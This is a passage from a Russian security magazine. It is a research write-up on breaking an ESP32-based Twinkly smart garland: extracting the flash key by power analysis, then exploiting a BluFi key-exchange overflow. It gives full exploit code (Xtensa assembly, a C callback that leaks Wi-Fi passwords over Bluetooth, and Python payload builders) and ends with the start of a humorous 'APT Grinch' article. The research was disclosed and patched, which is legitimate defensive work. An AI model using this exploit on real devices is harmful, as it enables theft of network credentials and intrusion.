
Config fuses:
WR_DIS (BLOCK0)                                   Efuse write disable mask                                  = 16768 R/W (0x4180)
RD_DIS (BLOCK0)                                   Disable reading from BLOCK1-3                             = 3 R/W (0x3)
DISABLE_APP_CPU (BLOCK0)                          Disables APP CPU                                          = False R/W (0b0)
DISABLE_BT (BLOCK0)                               Disables Bluetooth                                        = False R/W (0b0)
DIS_CACHE (BLOCK0)                                Disables cache                                            = False R/W (0b0)
CHIP_CPU_FREQ_LOW (BLOCK0)                        If set alongside EFUSE_RD_CHIP_CPU_FREQ_RATED; the = False R/W (0b0)
```

Рисунок 5. Считывание e-fuses через утилиту esefuse

Нам интересны следующие e-Fuses:

- FLASH_CRYPT_CNT = 127 (0b1111111)
- JTAG_DISABLE = True (0b1)
- DISABLE_DL_DECRYPT = True (0b1)
- ABS_DONE_0 = True (0b1)
- ABS_DONE_1 = False (0b0)

Остановимся на каждом подробнее:

- Нечетное значение FLASH_CRYPT_CNT говорит о том, что на микроконтроллере активен Flash Encryption. Значит, код в полученном дампе флешки зашифрован и просто так исследовать его не получится.
- Активные JTAG_DISABLE и DISABLE_DL_DECRPYT означают, что отладка заблокирована и средствами самого контроллера расшифровать данные не выйдет.
- Наконец, ABS_DONE_0 и ABS_DONE_1 показывают, что включен Secure Boot v1, поэтому запускать свой код запрещено (даже при наличии ключа шифрования флешки).
- Вердикт: перед нами релизный вариант конфигурации, включена максимальная защита.

DIFFERENTIAL POWER ANALYSIS

Воспользуемся самым простым методом получения прошивки из контроллера ESP32-D0WD-v3 — Differential Power Analysis (DPA). Суть в том, что по потреблению питания микроконтроллера можно косвенно вычислить значения, которыми он оперирует в регистрах. Например, в сигнале, полученном с линии питания микросхемы, можно отчетливо определить состояния некоторой внутренней линии.




Рисунок 6. Каждый прирост потребления соответствует логической единице протокола передачи

В случае с ESP32 можно «подслушать» процесс шифрования AES. Отмечу, что преобразования здесь выполняются над 128-битным значением состояния, а каждый этап шифрования происходит одномоментно, поэтому отдельные биты (как в примере на рис. 6) увидеть не получится. Соответственно, для вычисления значения ключа нужно использовать метод Correlation Power Analysis (CPA): выполняем десятки тысяч измерений с разными данными на входе, сравниваем с поведением предполагаемой модели и побайтно подбираем подходящий ключ.

В качестве устройства чтения возьмем улучшенную нами версию широко известного в узких кругах проекта ESP-CPA за авторством Kévin Courdesses.

Рисунок 7. ESP-CPA с подключенным анализируемым чипом

Этот девайс одновременно эмулирует SPI-флешку и выполняет замеры питания в момент расшифровки блока данных. То есть эмулятор каждый раз посылает новый случайный блок данных и сохраняет замеры линии питания в момент расшифровки блока в файл.




Рисунок 8. Записанный график потребления питания (меньшее значение соответствует большему току)

Результат анализа корреляции выглядит как 16 графиков (по одному на байт раунд-ключа) с 256 линиями (по одной на каждый вариант байта). Та линия, что сильно выделяется на фоне других, — верно угаданное значение.




Рисунок 9. Анализ корреляции для блока 0x1000 раунда 0

Из графиков получаем ключ 8aef836729ebf14d4f17a88cdb2d69ce. С его помощью повторяем анализ уже для раунда 1 (поскольку в ESP32 применяется AES-256 и ключа только от первого раунда недостаточно).




Рисунок 10. Анализ корреляции для блока 0x1000 раунда 1

Таким образом получаем вторую половину ключа — 397f9cb7d00dd312d45fc7f1884661a8. Но и это еще не все!

В ESP32 ключ модифицируется в зависимости от смещения, поэтому путем анализа питания мы получили ключ уже после модификации (для смещения 0x1000). За то, как именно модифицируется ключ, отвечает e-Fuse FLASH_CRYPT_CONFIG (по умолчанию выставляется в максимальные 0xF). Алгоритм можно взять из официальной утилиты espsecure:

```
def _flash_encryption_tweak_key(key, offset, tweak_range):
    addr = offset >> 5
    key ^= ((mul1 * addr) | ((mul2 * addr) & mul2_mask)) & tweak_range
    return int.to_bytes(key, length=32, byteorder="big", signed=False)
```

Алгоритм симметричный, поэтому его применение к полученному ключу обращает модификации. В результате получаем исходный ключ шифрования:

```
8A FF 83 65 29 EB B1 5D 4F 15 A8 8C 9B 2D 61 C6
39 7E 9C B7 F0 0D D7 12 D4 5D C7 F1 C8 46 69 A8
```

Важный момент: ключ уникален для каждого устройства, так что, если вам нужно расшифровать другой девайс (пусть даже той же модели и с такой же прошивкой), все придется проделывать заново ;)

КРАТКИЙ ОБЗОР ПРОШИВКИ

У считанного дампа стандартный вид для проектов на основе ESP32: загрузчик, два OTA-слота, прошивка на базе FreeRTOS и шифрованный Non-Volatile Storage с отдельно сохраненным ключом. Нестандартными можно назвать только разделы с заводской конфигурацией и огромный раздел movie для хранения пользовательского видеоролика.

Смещение	Размер	Назначение
0x0000	0xC0	Подпись для Secure boot
0x1000	0x5700	Bootloader
0x8000	0x1000	Таблица разделов
0x9000	0x4000	NVS (Non-Volatile Storage), зашифровано keys
0xD000	0x20	otadata, информация о текущем используемом слоте прошивки
0x10000	0x200000	ota_1, слот прошивки № 1
0x210000	0x200000	ota_2, слот прошивки № 2
0x410000	0x4000	settings
0x414000	0x4000	data, информация об устройстве
0x418000	0x3e0000	movie
0x7FF000	0x1000	keys, ключи шифрования для NVS

Таблица 1. Структура образа ESP32

Неожиданностью стал включенный Stack Smash Protection: в начале каждой функции на верхушку стека записывалось случайное значение, а в конце проверялось, не изменилось ли оно.




Рисунок 11. Одна из самых маленьких функций, где используется Stack Smash Protection

В прошивке мы обнаружили многочисленные обработчики HTTP-протокола. Это неудивительно, ведь основной способ взаимодействия с устройством — по Wi-Fi через HTTP-запросы вида GET /xled/v1/.... При этом девайс подключается к существующей Wi-Fi-сети либо сам раздает ее. Помимо HTTP, имеется возможность удаленного управления по протоколу MQTT (в том числе есть поддержка Apple Homekit).

В онлайн-источниках есть много информации [2] о протоколе этих гирлянд, в том числе готовые проекты на Python [3]. С их помощью можно управлять девайсом, причем если вы уже в Wi-Fi-сети, никакого логина не требуется — даже знать IP-адрес не обязательно. Все гирлянды дружно отвечают на широковещательный UDP-запрос.

УЯЗВИМОСТИ!

Конечно, полный доступ к управлению устройством из локальной сети не так интересен (для этого нужен пароль от Wi-Fi), как удаленный запуск своего кода на самом устройстве. Чтобы решить эту задачу, немного поковыряемся в прошивке и найдем интересную библиотеку blufi [4] (см. рис. 12).





Рисунок 12. Так-так, что тут у нас?

По сути, перед нами пример от разработчика SDK, как можно выполнить начальную настройку по Bluetooth LE (задать пароль для Wi-Fi). Интересна blufi тем, что около года назад в ней находили ❺ критические уязвимости, в том числе возможность записи произвольных данных по конкретному адресу (см. рис. 13).



High

Buffer Overflow in Diffie-Hellman Key Negotiation Commands

Overall Risk	High	**Finding ID**	NCC-BluFi-Ref-V3L
Impact	High	**Category**	Data Validation
Exploitability	High	**Status**	Reported

CVSS 8.7 (CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N)

Impact

An attacker within Bluetooth range can achieve arbitrary code execution on an ESP32 device running the BluFi reference code by exploiting the initial secure key exchange commands.

These commands are used to establish a secure channel at the beginning of the connection, so even if extra functionality were added to the BluFi application to require a user to authenticate before setting WiFi credentials, these commands would be vulnerable to unauthenticated attackers.

Рисунок 13. Уязвимость в механизме установления защищенного канала

Если кратко, протокол формирования секретного ключа принимает почти все параметры от клиента, при этом можно передать ключ размером до 8192 бит (хотя в коде библиотеки место предусмотрено только для 1024 бит). В результате получаем возможность перезаписи указателя на буфер и размера данных. А следующим запросом эти данные можно записать куда угодно. Самое странное, что разработчик микроконтроллера (Espressif Systems) не признал уязвимость и отказался создавать CVE:

January 23, 2025 — Espressif publishes first round of patches ❻ to GitHub, informs NCC Group they do not consider the bugs to be security vulnerabilities and are therefore ineligible for the bug bounty program

Возможно, как раз из-за этого баг до сих пор присутствует в последней прошивке гирлянды. (UPDATE: после нашего отчета, Espressif признали серьезность проблемы и выпустили CVE-2025-55297.)

Чтобы наглядно показать проблему с безопасностью, рассмотрим правдоподобный сценарий. Злоумышленник видит гирлянду в холле компании, подходит к ней, нажимает кнопку конфигурации и через уязвимость получает пароль от корпоративной сети Wi-Fi, к которой подключено устройство. Для реализации такой атаки нужно разработать небольшой эксплойт, который будет считывать пароль от Wi-Fi через конфигурационный интерфейс BLE. Воспользуемся проектом pyBlufi [7], который как раз реализует этот протокол конфигурации.

Во-первых. Ищем, что бы такого в прошивке перезаписать, чтобы система не выдала ошибку и при этом у нас получилось исполнить произвольный код. Если со второй частью все довольно просто (достаточно перезаписать код в ОЗУ или глобальный callback), то с первой есть нюансы.

Буфер, адрес которого перезаписывается уязвимостью, используется однократно, после чего освобождается. А значит, нам нужно:

1. Предотвратить падение при освобождении буфера, поскольку он не принадлежит куче.

2. Не допустить падения системы при использовании буфера (адреса области кода генерируют исключение при побайтном доступе).

Чтобы выполнить все условия, мы придумали следующий трюк:

› В качестве целевого адреса для payload указываем таблицу векторов Xtensa. В ней есть функция WindowOverflow8, которая вызывается, когда уровень вложенности вызова функций достигает предела и нужно выгрузить регистры в стек (это происходит довольно часто).

› Сразу после перезаписи vector table (до использования буфера) в пропатченной WindowOverflow8 вызовется наш код, который исправит все, что нужно, чтобы система не упала.

Во-вторых. Составляем код payload, который будет патчить систему, подменять методы в таблице и т. д. Работаем на ассемблере, потому что в таблице векторов не так много места и нужно аккуратно жонглировать регистрами.

```
.org   0x18
 blufi_sec_ptr:  .word 0x3FFCD568  ; указатель на структуру blufi_sec
 ovrw_buf_ptr:   .word 0x40080010  ; значение буфера после перезаписи
 event_callback: .word 0x3FFC2BD4  ; адрес обработчика события bluFi
 event_callback2: .word 0x3FFC0CAC  ; адрес обработчика события bluFi
 new_callback:   .word 0x40080360  ; новый адрес обработчика bluFi
.org  0x80
_WindowOverflow8:
        s32e    a0, a9, -16
        l32e    a0, a1, -12
        s32e    a1, a9, -12
        s32e    a2, a9,  -8
        s32e    a3, a9,  -4
        l32r    a0, blufi_sec_ptr ; не делать ничего, если буфер не перезаписан
        l32i.n  a0, a0, 0
        beqz.n  a0, finish_ovfl
        l32i    a1, a0, 0x114
        l32r    a2, ovrw_buf_ptr
        bne     a1, a2, finish_ovfl
        movi.n  a2, 0
        s32i    a2, a0, 0x114  ; очистить указатель на буфер (чтобы не упал free)
        s32i    a2, a0, 0x118  ; занулить размер (чтобы не упал read_params)
        l32r    a0, event_callback
        l32r    a1, new_callback
        s32i.n  a1, a0, 0    ; заменить обработчики BluFi
        l32r   a0, event_callback2
        s32i.n  a1, a0, 0
 finish_ovfl:
        j       finish_ovfl2
.org  0xE0
 finish_ovfl2:
        l32e    a1, a9, -12
        l32e    a2, a9,  -8
        l32e    a0, a1, -12
        s32e    a4, a0, -32
        s32e    a5, a0, -28
        s32e    a6, a0, -24
        s32e    a7, a0, -20
        rfwo
```

Помимо исправления повреждений в коде, задаем новый обработчик BLE команд blufi: он поможет нам сделать что-то интересное и вытащить секретную информацию из устройства.

```
void callback(esp_blufi_cb_event_t event, char * param)
{
   if (event != ESP_BLUFI_EVENT_GET_WIFI_STATUS) // подменяемая команда
   {
      blufi_cb * def_callback = (blufi_cb*)(0x4012CA48);
      return def_callback(event, param);
   }
   ewgc_f * esp_wifi_get_config = (ewgc_f*)(0x400D4ECC);

   char * data = calloc(1, 0x200); // аллоцировать буфер
   esp_wifi_get_config(WIFI_IF_STA data); // конфиг "раздачи" WiFi
   esp_wifi_get_config(WIFI_IF_AP, data + 0x60); // конфиг клиента WiFi

   ebsc_f * esp_blufi_send_custom_data = (ebsc_f*)0x40178734;
   esp_blufi_send_custom_data(data, 0xc0); // отправить пароли по BLE
  free(data);
}
```

Скомпилированный обработчик записывается в ту же таблицу векторов Xtensa по смещению 0x350. Там как раз есть довольно большой неиспользуемый промежуток.

```
struct blufi_security {
#define DH_SELF_PUB_KEY_LEN    128
   uint8_t  self_public_key[DH_SELF_PUB_KEY_LEN];
#define SHARE_KEY_LEN          128
   uint8_t  share_key[SHARE_KEY_LEN];
   size_t   share_len;
#define PSK_LEN                16
   uint8_t  psk[PSK_LEN];
   uint8_t  *dh_param;
   int      dh_param_len;
   uint8_t  iv[16];
   mbedtls_dhm_context dhm;
   mbedtls_aes_context aes;
};
```

Из реверса прошивки видно, что ключ (psk) формируется по смещению 0x80, указатель (dh_param) расположен по смещению 0x114, а размер буфера (dh_param_len) — по смещению 0x118. Значит, нужен некоторый padding в 0x94 байта, затем четыре байта адреса, по которому будет загружен payload, и два байта размера:

```
DH_G = 0
for i in range(0x94):
   DH_G = (DH_G << 8) 0x33 # 0x33333333...33

# prepare rewrite of 0x40080010 with size of 0x3F0
DH_G = (DH_G << 48) | (0x10000840 << 16) | (0xF003)

# make DH_G mod 3 == 1
while DH_G % 3 != 1:
   DH_G += 0x1000000000000

# modulus = G*3
DH_P = hex(DH_G * 3)
```

Осталось соединить все наработки в pyBlufi-коде и послать запрос:

```
async def postNegotiateSecurity(self):
    type = getTypeValue(DATA.PACKAGE_VALUE, DATA.SUBTYPE_NEG)

    pBytes = self.crypto.getPBytes()
    gBytes = self.crypto.getGBytes()
    kBytes = self.crypto.getYBytes()

    pgkLength = len(pBytes) + len(gBytes) + len(kBytes) + 6
    pgkLen1 = (pgkLength >> 8) & 0xff
    pgkLen2 = pgkLength & 0xff

    # send initial key data length
    txBuf = io.BytesIO()
    txBuf.write(bytes([NEG_SECURITY_SET_TOTAL_LENGTH]))
    txBuf.write(bytes([pgkLen1]))
    txBuf.write(bytes([pgkLen2]))

    await self.post(False, False, self.mRequireAck, type, txBuf.getvalue())
    await asyncio.sleep(0.1)

    txBuf.seek(0)
    txBuf.truncate()

    # send key data and rewrite buffer pointer / length
    txBuf.write(bytes([NEG_SECURITY_SET_ALL_DATA]))

    pLength = len(pBytes)
    print(hex(pLength))
    pLen1 = (pLength >> 8) & 0xff
    pLen2 = pLength & 0xff
    txBuf.write(bytes([pLen1]))
    txBuf.write(bytes([pLen2]))
    txBuf.write(pBytes)

    gLength = len(gBytes)
    print(hex(pLength))
    gLen1 = (gLength >> 8) & 0xff
    gLen2 = gLength & 0xff
    txBuf.write(bytes([gLen1]))
    txBuf.write(bytes([gLen2]))
    txBuf.write(gBytes)

    kLength = len(kBytes)
    print(hex(pLength))
    kLen1 = (kLength >> 8) & 0xff
    kLen2 = kLength & 0xff
    txBuf.write(bytes([kLen1]))
    txBuf.write(bytes([kLen2]))
    txBuf.write(kBytes)

    await self.post(False, False, self.mRequireAck, type, txBuf.getvalue())
    await asyncio.sleep(0.1)

    txBuf.seek(0)
    txBuf.truncate()
    # send payload and overwrite the xtensa vector table
    txBuf.write(bytes([NEG_SECURITY_SET_ALL_DATA]))
    txBuf.write(open(«payload.bin», «rb»).read()[0x10:])

    await self.post(False, False, self.mRequireAck, type, txBuf.getvalue())
```

Теперь на запрос GET_WIFI_STATUS мы получаем пароли от Wi-Fi:

```
54 65 73 74 50 6F 69 6E  74 31 00 00 00 00 00 00  TestPoint1.....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
71 77 65 66 67 68 31 32  33 00 00 00 00 00 00 00  qwefgh123.......
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
54 77 69 6E 6B 6C 79 5F  35 44 42 37 46 39 00 00  Twinkly_5DB7F9..
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
54 77 69 6E 6B 6C 79 32  30 31 39 00 00 00 00 00  Twinkly2019.....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Мы живем в мире, где даже самые простые устройства могут нести угрозы безопасности. Например, злоумышленник может превратить ваш девайс в майнер или часть DDoS-ботнета. В нашем случае атакующему нужен физический доступ к устройству, но бывают и уязвимости, которые можно спокойно эксплуатировать удаленно. Поэтому важно ответственно подходить к созданию системы умного дома и соблюдать базовые правила цифровой гигиены. Приобретайте продукты проверенных брендов, регулярно обновляйте прошивки и используйте отдельную сеть для умных устройств.

А наша новогодняя история закончилась хорошо. Мы передали информацию об уязвимости разработчикам Twinkly Light Tree, и они выпустили обновления для своих продуктов!

СПИСОК ИСТОЧНИКОВ

1. Twinkly Light Tree
2. Информация о протоколах гирлянд
3. Проекты на Python
4. Библиотека blufi
5. Technical Advisory: Espressif Systems - ESP32 BluFi Reference Application Vulnerabilities
6. Espressif publishes first round of patches to GitHub
7. pyBlufi

APT GRINCH: КТО МОЖЕТ АТАКОВАТЬ ИНФРАСТРУКТУРУ ДЕДА МОРОЗА В КАНУН НОВОГО ГОДА?

Алексей Лукацкий

Бизнес-консультант по информационной безопасности, Positive Technologies

О чем статья:

Каждый год, ровно в полночь с 31 декабря на 1 января, миллионы детей по всему миру получают подарки. За этим чудом стоит отлаженная, высоконагруженная, распределенная логистическая система с элементами искусственного интеллекта, почтовыми шлюзами, IoT-устройствами, встроенными в сани Деда Мороза, ошейники оленей и умные подарочные коробки, а также, конечно, с центральным сервером. Он размещен в самом труднодоступном месте на земле (на Северном полюсе) и обрабатывает самое ценное, что может существовать, — оцифрованные мечты детей, а это персональные данные самой высокой степени критичности. Но что, если этот волшебный механизм станет мишенью для атак? Что, если уязвимость в нем найдет не ребенок, а APT-группировка, которая захочет нарушить привычный ход вещей и потребовать выкуп от бородача в красной шубе и валенках? Об одной такой группировке — APT Grinch — мы расскажем в нашем новом исследовании...

РЕЗИДЕНЦИЯ ДЕДА МОРОЗА КАК КРИТИЧЕСКАЯ ИНФРАСТРУКТУРА

Для начала посмотрим на резиденцию Деда Мороза как на инфраструктуру, требующую защиты. И этот северный технологический кластер может дать фору многим бигтехам по используемым технологиям:

› центр обработки писем (почтовые серверы и песочницы для проверки всякой заразы);

› система оценки поведения детей (ML-модель, построенная на родительских жалобах, учительских оценках и школьных дневниках);

› мастерские подарков, обеспечивающие масштабное и полностью автоматизированное производство полного цикла (АСУ ТП);

› логистический центр доставки (ГЛОНАСС-трекинг саней и мешков с подарками, умная маршрутизация оленьих упряжек, развозящих детские мечты в канун Рождества и Нового года);

› хранилище «Хорошие мальчики и девочки» (база очень чувствительных персональных данных и CRM-система с карточками предпочтений и заказов для каждого ребенка);

